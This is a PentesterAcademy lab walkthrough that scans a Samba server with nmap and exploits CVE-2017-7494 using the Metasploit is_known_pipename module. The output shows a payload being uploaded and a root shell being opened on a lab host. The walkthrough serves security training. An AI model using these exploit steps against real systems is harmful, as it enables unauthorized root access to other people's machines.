ATTACK DEFENSE


by PentesterAcademy

Name	Vulnerable File Sharing Service
URL	https://www.attackdefense.com/challengedetails?cid=178
Type	Metasploit: Linux Exploitation

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP.

Command: nmap -sS -sV 192.218.210.3




```
root@attackdefense:~# nmap -sS -sV 192.218.210.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 11:22 UTC
Nmap scan report for al82v6jfxigte3n4j1qdmwn81.temp-network_a-218-210 (192.218.210.3)
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 02:42:C0:DA:D2:03 (Unknown)
Service Info: Host: VICTIM-1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
root@attackdefense:~#
```

Step 2: We have discovered a samba server running on the target machine. Let’s use metasploit module and exploit the target.

Commands:
use exploit/linux/samba/is_known_pipename
set RHOST 192.218.210.3
check
exploit



```
msf5 > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > set RHOST 192.218.210.3
RHOST => 192.218.210.3
msf5 exploit(linux/samba/is_known_pipename) > check

[+] 192.218.210.3:445 - Samba version 4.1.17 found with writeable share 'exploitable'
[*] 192.218.210.3:445 - The target appears to be vulnerable.
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.218.210.3:445 - Using location \\192.218.210.3\exploitable\tmp for the path
[*] 192.218.210.3:445 - Retrieving the remote path of the share 'exploitable'
[*] 192.218.210.3:445 - Share 'exploitable' has server-side path '/
[*] 192.218.210.3:445 - Uploaded payload to \\192.218.210.3\exploitable\tmp\bcjijgQW.so
[*] 192.218.210.3:445 - Loading the payload from server-side path /tmp/bcjijgQW.so using \\PIPE\/tmp/bcjijgQW.so
[-] 192.218.210.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.218.210.3:445 - Loading the payload from server-side path /tmp/bcjijgQW.so using /tmp/bcjijgQW.so...
[+] 192.218.210.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (192.218.210.2:44577 -> 192.218.210.3:445) at 2019-05-23 11:46:05 +0000

id
uid=0(root) gid=0(root) groups=0(root)
```

References

1. Samba (https://www.samba.org/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/linux/samba/is_known_pipename)
3. Remote code execution from a writable share. (https://www.samba.org/samba/security/CVE-2017-7494.html)